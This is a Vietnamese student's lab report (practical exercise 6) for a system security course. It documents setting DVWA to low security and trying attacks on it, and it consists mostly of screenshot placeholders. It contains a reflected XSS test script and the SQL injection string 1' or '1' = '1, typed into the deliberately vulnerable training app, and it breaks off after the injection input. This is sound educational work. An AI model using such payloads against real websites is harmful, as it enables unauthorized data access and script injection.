

THỰC HÀNH - AN TOÀN HỆ THỐNG


BÀI THỰC HÀNH 6

Họ tên: Lê Nguyễn Phi Nhung


MSSV: B1910426

Nhóm: CT222_02


- Mở trình duyệt DVWA:




- Đăng nhập vào hệ thống:




- Database của dvwa được tạo:




- Đăng nhập thành công:




- Set DVWA Security ở chế độ Low:




- Chọn XSS (Reflected) nhập vào dòng lệnh hiển thị: “Nhưng”:




- Chọn View Source:




- Nhập vào đoạn code: `<script>alert("JSinjected");</script>`




- Kết quả sau khi submit đoạn code: `<script>alert("JS injected");</script>`




- Chọn SQL Injection nhập vào ID muốn xem:




- Nhập: 1' or '1' = '1



